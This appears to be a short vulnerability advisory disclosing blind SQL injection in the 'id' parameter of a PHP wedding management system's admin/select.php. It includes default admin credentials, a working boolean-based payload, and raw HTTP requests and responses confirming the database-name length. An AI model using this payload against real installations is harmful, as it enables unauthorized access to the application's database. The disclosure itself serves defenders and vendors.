debug601 Update SQLi-13.md History

1 contributor

43 lines (28 sloc) | 1.49 KB

Wedding Management System v1.0 by codeastr.com has SQL injection

Author： k0xx

The password for the backend login account is: admin@mail.com/Password@123

vendors: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability File: /Wedding-Management/admin/select.php

Vulnerability location: /Wedding-Management/admin/select.php,id

[+] Payload: id=1 and length(database()) =9 // Leak place ---> id


Current database name: dbwedding,length is 9


```
POST /Wedding-Management/admin/select.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
```


```
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

id=1 and length(database()) =9
```

When length (database ()) = 8, Content-Length: 397








When length (database ()) = 9, Content-Length: 909

```
POST /Wedding-Management/admin/select.php
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

id=1 and length(database()) =9
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:53:14 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 909
Connection: close
Content-Type: text/html; charset=UTF-8


      <div class="table-responsive">
            <table class="table table-bordered">
            <tr>
              <th width="30%"><label>Title</label></th>
              <th width="70%">Description</th>
            </tr>
                        <tr>
                              <td width="30%"><label>Hair And Make Up</label></td>
                              <td width="70%">Our own professional worker</td>
                        </tr>
                        <tr>
                              <td width="30%"><label>Appetizers</label></td>
                              <td width="70%">Vegetable &amp;amp; Cheese Platters</td>
                        </tr>
                        <tr>
                              <td width="30%"><label>DJ Services</label></td>
                              <td width="70%">DJ Services</td>
                        </tr></table></div>
```



Title	Description
Hair And Make Up	Our own professional worker
Appetizers	Vegetable & Cheese Platters
DJ Services	DJ Services